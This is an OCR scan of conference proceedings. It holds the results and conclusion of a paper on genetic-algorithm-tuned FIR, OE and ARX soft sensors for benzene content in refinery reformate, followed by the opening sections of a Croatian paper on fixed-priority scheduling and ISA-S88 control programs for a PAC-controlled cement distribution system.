


Figure 4. Fractionation reformates plant.

IV. SOFT SENSOR DEVELOPMENT

Offline process data was obtained from the plant database over a continuous period of three weeks, with a sampling time of five minutes according to the process dynamics. Data preprocessing included detecting missing data and outlier detection and removal (3 sigma rule). Output quantities (benzene content, v/v %) measured by the on-line analyzer, were sampled every twenty minutes. The number of each input data (sampled every five minutes) must correspond to the number of output data, thus requiring additional output data. This was generated by the Multivariate Adaptive Regression Splines algorithm. Data was also detrended and filtered. The modeling data set for the estimation and the independent validation data set included 4500 samples and 1500 samples respectively.

After data preprocessing, MATLAB System identification toolbox and Global Optimization toolbox were used for the development of soft sensor models.

A. Optimizing model parameters by GA

After the model structure is chosen, optimal model parameters need to be determined. Configurable parameters (of FIR, OE and ARX structure) and their ranges are shown in Table 1. Parameter ranges have been chosen based on operators' experience of observed process dynamics.

TABLE 1. CONFIGURABLE PARAMETERS OF FIR, OE AND ARX MODEL

Parameter	Parameter description	Minimum value	Maximum value
nb	No. of past input samples (there are five *nb* in each model according to five inputs).	1	8
na	No. of past measured output samples (there is one *na* according to one output).	1	8
nk	Input delay (there are five *nk* according to five inputs).	0	15
nf	No. of past predicted output.	1	5

There are 10, 15 and 11 configurable parameters of interest in FIR, OE and ARX models respectively, all positive integers.

Important GA parameters, presented in Table 2, have been chosen based on experience, as well as rational calculating time. In the GA evolution, each individual chromosome in the population represents a set of possible model orders. In the proposed GA for FIR, ARX and OE models, 34 individuals have been created in each generation by using a crossover procedure, 15 by using a mutation procedure, and 1 is an elite individual (i.e., with the lowest fitness function value from the previous generation). The algorithm terminated when 60 generations had been produced.

Search space of configurable parameters for the FIR model is equal to $8^5*16^5 = 3{,}4360*10^{10}$. For the OE model it is equal to $8^5*16^5*5^5 = 1{,}0737*10^{14}$, and for the ARX model is equal to $8^5*16^5*8^1 = 2{,}7488*10^{11}$. GA procedure found combinations of the parameters, among the billions of possibilities, which best (or nearly so) described the process dynamics.

TABLE 2. GA PARAMETERS

Parameter	**Value / property**
Population size	50
Number of generation	60
Function evaluation	3000
Selection	Stochastic uniform
Crossover	Scattered
Mutation	Uniform
Mutation probability rate	0,1
Fitness scaling	Rank
Number of elite individuals	1
Crossover fraction	0,7

B. Model evaluation criteria and Fitness Function Assignment

Models are primarily evaluated based on FIT, FPE and RMS value. The fitness function (FIT) of model is calculated as follows:

$$\mathrm{FIT} = \left(1 - \frac{\sqrt{\sum_{i=1}^{n}\left(\hat{y}_i - y_i\right)^2}}{\sqrt{\sum_{i=1}^{n}\left(y_i - y_m\right)^2}}\right)\cdot 100 \qquad (10)$$

y is the measured output, $\hat{y}$ is the simulated or predicted model output, and y_m is the mean of y. 100% corresponds to a perfect FIT.

Akaike's Final Prediction Error (FPE) criterion represents the compromise between model accuracy, expressed by the accuracy of estimated parameters, and model complexity. According to Akaike's theory, the most accurate model has the smallest FPE [6].

FPE is defined by the following equation:

$$\mathrm{FPE} = V\left(1 + {}^{2d}\!/_{n}\right), \qquad (11)$$

where V is the loss function, d is the number of estimated parameters, and n is the number of values in the estimation data set.

The loss function V is defined by the following equation:

$$V = \det\left(\frac{1}{n}\sum_{1}^{n}\varepsilon\left(t,\theta_n\right)\left(\varepsilon\left(t,\theta_n\right)\right)^T\right), \qquad (12)$$

where θ_n represents the estimated parameters and ε is output error.

Root mean square error (RMS) as frequently used criteria for model evaluation is also presented in the results:

$$\mathrm{RMS} = \sqrt{\frac{1}{n}\sum_{i=1}^{n}(\hat{y}_i - y_i)^2} \qquad (13)$$

FIT should be as high as possible, and FPE and RMS as low as possible.

The definition of chromosome fitness function is an important element of a GA [7]. Since preliminary investigation showed that FIT and FPE are not correlated, but both are frequently used criteria for model evaluation, they are integrated in the fitness function y, as follows:

$$y = (100 - \mathrm{FIT}) + 1000\cdot\mathrm{FPE} + 100\cdot\mathrm{RMS} \qquad (14)$$

The weighted sum method for multi-objective criteria is used for setting the fitness function. Each criterion is assigned a weighting value (estimated from the previous investigation), and fitness function is a linear combination of all weighted criteria [8,9].

Results also include the mean absolute error, e_{MAE} that is given by:

$$e_{\mathrm{MAE}} = \frac{1}{n}\cdot\sum_{i=1}^{n}\left|\hat{y}_i - y_i\right|. \qquad (15)$$

V. RESULTS AND DISCUSSION

All results were calculated for a new set of validation data. Parameters *nb*, *na*, *nf* and *nk* were estimated by minimizing the objective function (14) using the GA procedure, as was discussed earlier. Coefficients of polynomial $\mathbf{B}_i(q)$ and $\mathbf{F}(q)$ were estimated using the optimization methods integrated with the MATLAB System Identification Toolbox.

Model parameters of the best achieved models are presented in the following vector form (table 3):

TABLE 3. ESTIMATED MODEL ORDERS USING GA AS AN OPTIMIZATION TECHNIQUE

	FIR	**OE**	**ARX**
na	/	/	[2]
nb	[6 7 8 8 8]	[6 1 2 3 3]	[8 1 4 7 5]
nk	[5 3 15 5 15]	[1 8 7 9 13]	[0 5 5 6 11]
nf	/	[1 1 2 2 1]	/

Properties of the FIR, OE and ARX model are shown in Table 4.

TABLE 4. MODEL PROPERTIES

	FIT	**FPE**	**RMS**	e_{MAE}	**fitness function, *y***
FIR	78,895	0,0064	0,0517	0,0391	32,654
OE	90,267	0,0023	0,0239	0,0171	14.396
ARX	87,111	$7{,}71\cdot10^{-6}$	0,0316	0,0248	16,056

Since the FIR model has the simplest parametric structure among the proposed models, it gives the poorest results with a higher model order. Compared to the FIR model, the OE model gives better results, with a lower model order (lower *nb*) as was expected, since the past predicted output values are taken.

Figures 5, 6 and 7 show the comparison between model and measured output for the validation data set of FIR, OE and ARX model, respectively. It can be seen that all model outputs match very good for the validation data. As can be seen from Table 4 and Figure 7, ARX model performed somewhat poorer compared to the OE model. A graphical comparison and the corresponding FIT, FPE and RMS values show that experimental and model OE data are in accurate agreement.




Figure 5. A comparison between measured and FIR model output data




Figure 6. Comparison between measured and OE model output data




Figure 7. Comparison between measured and ARX model output data

Figures 8, 9 and 10 represent the histogram (residual plot) of FIR, OE and ARX model residuals, *e* (differences between predicted and measured output), respectively. As can be seen, all residual plots have a normal distribution, zero centered. OE model has a higher and narrower bell shape than the histogram of FIR and ARX model.




Figure 8. Distribution of FIR model residuals




Figure 9. Distribution of OE model residuals




Figure 10. Distribution of ARX model residuals

The OE model is the right choice to embed on-site since that describes the process dynamics most accurately. But, OE model can become unstable for a while, when some of the inputs are not available, so in that period the FIR model can be used for approximate estimation of benzene content.

Developed code can be easily adapted for the development of other parametric models, such as auto-regressive moving average models, Box Jenkins, nonlinear ARX models or Hammerstein-Wiener models.

In the presented work, FIT, FPE and RMS are included in the fitness function. However, the fitness function can be some other measure used for model evaluation.

VI. CONCLUSION

Linear dynamic models for the estimation of benzene content of light reformate were developed. To avoid a trial and error procedure, GA method was proposed for model order selection, which makes the development of soft sensors more systematic. Chosen models show a satisfactory match with experimental data, thus proving their usefulness as soft sensors for the on-line estimation of benzene content in light reformate. Using the described procedure, it was shown that GA can be satisfactorily applied for optimizing configurable parameters of input-output polynomial models. OE model can be successfully employed as the soft sensor for the on-line prediction of benzene content. ARX model can be successfully used for the monitoring or advance process control. Implementation of the model itself was done on module for advanced applications inside Honeywell distributed control system. Execution is carried out using CL (Control Language) program which is based on internal and external variables, result is calculated value of the benzene content based on polynomial model. The validity of the models currently can not be fully tested at the plant because the process analyzer for benzene content (which is now done to the model) is a for a long time out of order. The results obtained by the model are compared with laboratory analyzes carried out 2-3 times a day

ACKNOWLEDGMENTS

The authors thank Mr. Saša Horvat from INA-Refinery Rijeka, Croatia who contributed to the work in an advisory capacity from technological point of view.

LITERATURA

[1] M. Ma, J. Ko, S. S.Wang, M. Wu, S. Jang, S. Shieh, D. S. Wong, „Development of adaptive soft sensor based on statistical identification of key variables”, Control Eng. Pract. 2009, 17, 1026.

[2] L. Fortuna, S. Graziani, A. Rizzo, M.G. Xibilia, Soft Sensors for Monitoring and Control of Industrial Processes (Advances in Industrial Control), Springer, London 2007

[3] B. Kadlec, B. Gabrys, S. Strandt, “Data-driven Soft Sensors in the process industry”, Comput. Chem. Eng. 2009, 33,795.

[4] L. Ljung, System Identification: Theory for the User; Prentice Hall: New Jersey, 1999.

[5] M. Affenzeller, S. Winkler, S. Wagner, A. Beham, Genetic Algorithms and Genetic Programming - Modern Concepts and Practical Applications; Taylor & Francis Group: Boca Raton, 2009

[6] M. Verhaegen, V. Verduit, Filtering and System Identification; Cambridge University Press: New York, 2007.

[7] M. Dam, D.N. Saraf, “Design of neural networks using genetic algorithm for on-line property estimation of crude fractionator products”, Comput. Chem. Eng. 2006, 30, 722.

[8] P. Venkataraman, Applied optimization with MATLAB programming; John Wiley and Sons: New York, 2009.

[9] K. Deb, Multi-objective optimization using evolutionary algorithms; John Wiley and Sons: New York 2009.

Primjena FPS metode raspoređivanja na sustavu automatizacije upravljanog PAC uređajem

Goran Malčić*, Ivica Vlašić** i Danijel Maršić*
* Tehničko veleučilište u Zagrebu / Elektrotehnički odjel, Zagreb, Hrvatska
goran.malcic@tvz.hr
** Vjesnik d.d. / R.J. Održavanje, Zagreb, Hrvatska
ivica.vlasic@vjesnik.hr

Sažetak - Programirljivi automatizacijski kontroleri (PAC) su nova generacija industrijskih upravljačkih uređaja koji kombiniraju funkcionalnost PLC uređaja i PC računala. PAC uređaji slijede normu IEC 61131-3 koja između ostalog programeru daje punu kontrolu nad redoslijedom i dinamikom izvršavanja procesnih zadataka (*eng. task scheduling*). U većini slučajeva se koristi statičko raspoređivanje koje je tipično za upravljačke procese u industrijskim postrojenjima jer ono podrazumijeva prethodno poznavanje bitnih značajki procesnih zadataka kao što je učestalost zahtjeva za obradu. Iako se smatra nefleksibilnim jer se procesima dodjeljuju fiksni prioriteti (*eng. Fixed-Priority Scheduling, FPS)* ovo je najčešće korišteno raspoređivanje u takvim sustavima. Važna karakteristika ovako definiranog raspoređivanja je veća predvidljivost te mogućnost testiranja raspoređivosti koje se zasniva na ispitivanju iskorištenja procesa (metoda *Liu & Layland*). U ovom radu je uzet primjer upravljačkog programa gdje je primijenjen ISA S88 standard na sustavu distribucije cementa. Upravljački program ciklički izvodi programske module jedan iza drugoga što rezultira prevelikim ukupnim vremenom izvršavanja ciklusa od preko 260 ms. Kako program čita ulaze samo na početku ciklusa podaci se osvježavaju otprilike 4 puta u sekundi što je uzrok da se pojedina stanja periferije uopće ne registriraju. Rješenje ovog problema je da se kritične rutine izvršavaju periodički i osiguravaju neposredno ažuriranje stanja periferije.

I. UVOD

Proteklih desetak godina postavljaju se pitanja o prednostima i nedostacima programirljivih logičkih kontrolera (eng. ***P**rogrammable **L**ogic **C**ontrollers*, dalje *PLC*) u usporedbi s upravljačkim sustavima izvedenim pomoću PC računala (eng. *PC based control*). Analize su pokazale da je 80 % industrijskih aplikacija izvedeno tradicionalnim načinima upravljanja što na tržištu uzrokuje potrebu za jeftinim PLC uređajima [3]. To je potaknulo povećanu ponudu po cijeni pristupačnih mikro PLC uređaja koji sadrže samo digitalne U/I i osnovne instrukcije ladder logike. Jednako tako, došlo je do nesrazmjera u tehnologiji kontrolera jer 80 % aplikacija zahtijeva jednostavne i pristupačne PLC uređaje dok preostalih 20 % aplikacija uvelike premašuje mogućnosti klasičnih upravljačkih sustava. Projektantima modernih industrijskih aplikacija koje spadaju unutar tih 20 % postavljaju se zahtjevi za naprednim upravljačkim algoritmima i boljom integracijom sa poslovnim sustavima poduzeća. Vodeći proizvođači su povećanom opsegu zahtjeva modernih industrijskih aplikacija odgovorili razvojem industrijskih upravljačkih uređaja koji predstavljaju kombinaciju najboljih obilježja PLC uređaja i PC računala. Tako je nastala nova vrsta kontrolera koji su nazvani programirljivi automatizacijski kontroleri (eng. ***P**rogrammable **A**utomation **C**ontroller*, dalje *PAC)*. Skraćenicu PAC koriste kako proizvođači klasičnih PLC uređaja za opis svojih upravljačkih uređaja visoke klase (eng. *High end*) tako i proizvođači upravljačkih sustava izvedenih PC računalima za opis svojih industrijskih upravljačkih platformi. Time su spojene prednosti PLC uređaja u upravljanju procesima sa fleksibilnošću konfiguracije i sposobnošću integracije sa poslovnom razinom koje pružaju upravljački sustavi bazirani na PC računalima.

II. RASPOREĐIVANJE U RT SUSTAVIMA

U sustavima koji rade u realnom vremenu (*eng. **R**eal **T**ime*, dalje *RT*) raspoređivanje procesa (*eng. task*) može biti statičko i dinamičko. Statičko raspoređivanje je tipično za upravljačke procese u industrijskim postrojenjima jer ono podrazumijeva prethodno poznavanje bitnih značajki procesnih zadataka. To se u prvom redu odnosi na karakteristike kao što su učestalost (frekvencija) zahtjeva za obradom (procesiranjem) i računalna vremena (*eng. Computation times*). Raspored procesa kao rezultat ove metode je nepromijenjen tijekom izvođenja i omogućava procjenu mogućnosti izvođenja (*eng. Schedulability analysis*). Iako se smatra nefleksibilnom metodom jer se procesima dodjeljuju fiksni prioriteti (*eng. **F**ixed-**P**riority **S**cheduling*, dalje *FPS)* prije izvođenja ovo je najčešće korišteno raspoređivanje osobito u sustavima s tzv. „kritičnom sigurnošću“. Ovakvo raspoređivanje može biti izvedeno sa mogućnošću prekida (eng. *Preemptive*) i bez mogućnosti prekida (eng. *Non-preemptive*) koje predstavlja klasičan način izvođenja programa. Dakle, prvo spomenuto raspoređivanje karakterizira mogućnost prekidanja procesa i njihovo naknadno nastavljanje bez gubitka njihovih funkcionalnosti. Proces u trenutku izvođenja može biti prekinut samo od strane drugog procesa kojem je pridodjeljen viši prioritet. Prioritet procesa u takvom sustavu nije posljedica značaja dotičnog procesa nego vremenskih karakteristika. Metoda dodjeljivanja prioriteta procesima je veoma jednostavna i kaže da se prioriteti dodjeljuju monotono po učestalostima (*eng. **R**ate-*

***M**onotonic **P**riority **O**rdering*, dalje *RMPO*). To znači da se periodičnim procesima dodjeljuju jedinstveni prioriteti, monotono uređeni prema učestalosti procesa, tako da proces sa kraćom periodom ima viši prioritet.

Još jedna važna karakteristika ovako definiranog raspoređivanja je veća predvidljivost (*eng. Predictability*) te mogućnost testiranja rasporedivosti (*eng. Schedule Feasibility*). Kriterij provjere rasporedivosti skupa periodičnih procesa je zasnovan samo na ispitivanju iskorištenja procesora (*eng. Processor Utilization)*. Iako on nije egzaktan, jer predstavlja samo dovoljan, ali ne i potreban uvjet rasporedivosti, veoma je popularan zbog svoj jednostavnosti. Prema tome testu je skup periodičnih procesa rasporediv ako je ispunjen slijedeći uvjet:

$$\sum_{i=1}^{N}\left(\frac{C_i}{T_i}\right) \le N \cdot \left(2^{\frac{1}{N}} - 1\right) \qquad (1)$$

gdje je:

C_I - Vrijeme izvršavanja u najgorem slučaju (*eng. **W**orst-**C**ase **E**xecution **T**ime, WCET*)

T_i - Vrijeme između dvije susjedne aktivacije procesa (period procesa)

N - Ukupan broj procesa

Lijeva strana nejednadžbe predstavlja sumu svih iskorištenja procesora dok desna strana predstavlja graničnu vrijednost iskorištenja procesora za N procesa iznad koje uvjet više ne zadovoljava. Zbog toga što ova granična vrijednost teži brojci 69.3%, kada broj procesa teži beskonačnosti, zaključujemo da je svaki skup procesa koji ima ukupno iskorištenje manje od 69.3% sigurno rasporediv korištenjem ove metode.


III. PRILAGODBA ISA-S88 STANDARDU

Industrijski procesi se definiraju kao slijed kemijskih, fizičkih i bioloških aktivnosti kojima se postiže pretvorba, prijenos ili pohrana materijala ili energije. Operacije u proizvodnji odnosno industrijski procesi se općenito mogu dijeliti na diskretne (eng. *Discrete*), kontinuirane (eng. *Continuous*) ili šaržne (eng. *Batch*).

Potreba za normizacijom i dugogodišnja iskustva mnogih stručnjaka u polju industrijske automatizacije, dovela su do razvoja ISA-S88 standarda za upravljanje šaržnim procesima, opće poznatijeg kao S88 standarda. Ovaj standard je svojim značajkama i sastavom uvelike priznat kao moćan alat u savladavanju prepreka prilikom planiranja, projektiranja, izvedbe i održavanja šaržnih procesa. Standard nudi precizno definiranu terminologiju i standardizirane modele koji su svim korisnicaima šaržnih procesa lako shvatljivi.

A. *Fizički model*

Oprema je podijeljena po modulima pomoću S88 alata koji se naziva fizički model (eng. *Physical model*). Koristi za opisivanje materijalnih sredstava poduzeća i hijerahrijskih odnosa između različite opreme uključenje u proizvodnju šarža. Fizički model je sredstvo kojim se organizira i definira oprema korištena za upravljanje šaržnim procesom. Sastoji se od četiri glavne hijerarhijske razine prikazane na slici 1.



Slika 1. Fizički model ISA-S88 standarda

B. *Kontrolni modul*

Kontrolni modul (eng. ***C**ontrol **M**odule*, dalje *CM*) je temeljni element fizičkog modela kojeg S88.01 standard ga definira kao: „*Kontrolni modul je u pravilu jedan ili grupa senzora, aktuatora, ostalih kontrolnih modula, i povezane procesne opreme, koji sa stajališta upravljanja djeluje kao zaseban uređaj*“ [4]. Dakle, svaki kontrolni modul osigurava izravnu "poveznicu" sa procesom preko aktuatora i senzora te tako izvršava neke osnovne upravljačke funkcije.

Ovakva podjela opreme omogućuje jednostavan razvoj i standardizaciju programskih komponenata za upravljanje radom pripadajuće opreme koja služi za obavljanje šaržnog procesa. Kontrolni moduli, odnosno programske komponente, se standardiziraju prema najčešćim tipovima uređaja korištenih u industrijskim postrojenjima. Na taj način se jednom isprogramirana programska komponenta (npr. dvosmjerni ventil sa potvrdom položaja) može kasnije neograničeno primjenjivati u izradi programske podrške za razne šaržne procese u kojima se taj dio opreme koristi.

IV. RAZVOJ UPRAVLJAČKOG PROGRAMA

Razvoj upravljačkog programa počinje razradom procesnih dijagrama (eng. ***P**iping and **I**nstrumentation **D**iagram*, skraćeno *P&ID*) i detaljnom tehničkom specifikacijom svih komponenti procesnog sustava (ventili, motori, digitalni i analogni senzori, PID regulatori, pretvarači napona i frekvencije, itd). Nakon razrade, u posebno izrađenom *MS Excel* predlošku se upisuju podaci za svaku komponentu zasebno, koji su bitni za rad te komponente u sustavu.

Tako spremljene podatke jednostavnim postupkom učitamo u programski editor *RS Logix 5000*[1], u kojem se piše upravljački program *PAC* sustava distribucije cementa. Isti nazivi komponenti i tag-ovi kreirani u *MS Excel* tablici koriste se i u izradi nadzornog programa, odnosno SCADA sustava (eng. ***S**upervisory **C**ontrol **A**nd*


[1] Programsko okruženje za izradu programske podrške PAC uređaja serije *ControlLogix* tvrtke *Allen Bradley*

***D**ata **A**cquisition*, dalje *SCADA*), čime je postignuta apsolutna transparentnost u izradi programske podrške.

Nakon izrade liste komponenti, za svaku od komponenti postoji programski modul, odnosno gotov programski kod izrađen u jednom od jezika za programiranje PAC uređaja. Taj kod se konstantno ciklički izvodi za svaku komponentu koja je pozvana unutar upravljačkog programa. Na taj modularan način, nije potrebno pisati programsku podršku svaki put za pojedine komponente sustava, nego se programski kod prenosi iz projekta u projekt, a mijenja se samo tok programa i imena komponenti.

Tok programa određuju tehnolozi proizvodnog sustava, a opisuju ga tekstualno i tablično u tzv. *FDS* dokumentima (eng. ***F**unctionally **D**escription **S**oftware*, *FDS*). Prema njemu i prema procesu, programeri određuju najmanje samostalne programske cjeline (eng. *Unit*) za koje pojedinačno izrađuju potprograme i pozivaju prema potrebi (npr. punjenje silosa, kotao, filtar i sl.). Te cjeline, kao dijelovi procesa, sastoje se od jedne ili više komponenti, koje se u potprogramu pojedine cjeline pozivaju prema potrebi procesa. Više takovih cjelina koji se međusobno pozivaju i istovremeno i/ili zasebno izvode, čine upravljački program.

Slika 2. prikazuje blok shemu toka izrađenog upravljačkog programa sustava distribucije cementa primjenom S88 standarda.




Slika 2. Blok shema toka izrađenog upravljačkog programa

Izrađeni upravljački program sustava distribucije cemeta ima ukupno 23 procesne cjeline koje su slične i ponavljaju se:

- *Punjenje silosa linija 1* te još takve dvije za liniju punjenja 2 i 3;
- *Otprašivanje silosa br. 6* i još takvih 7 po strukturi programskog koda identičnih za ostalih 7 silosa;
- *Pražnjenje silosa br. 6* i još takvih 7 identičnih strukturi programskog koda za ostalih 7 silosa;
- *Punjenje autocisterne A* i još 3 takva identična za punjenje autocisterni na utovarnim mjestima B, C i D.

Svaka cjelina ima svoju proceduru toka izvođenja koja se sastoji od jednog ili više *ROP*-ova (eng. ***R**ecipe **O**peration **P**rocedures*, *ROP*) koje se zasebno programiraju i izvode sekvencijalno prema receptu izvođenja danom od operatera nadzornog programa [5].

Upravljački program poziva zasebno svaki kontrolni modul i prema dobivenim statusnim varijablama upravlja izvršnim elementima procesa (Slika 3.).



Slika 3. Principna shema rada sustava na *Rockwell software* platformi prema S88 standardu

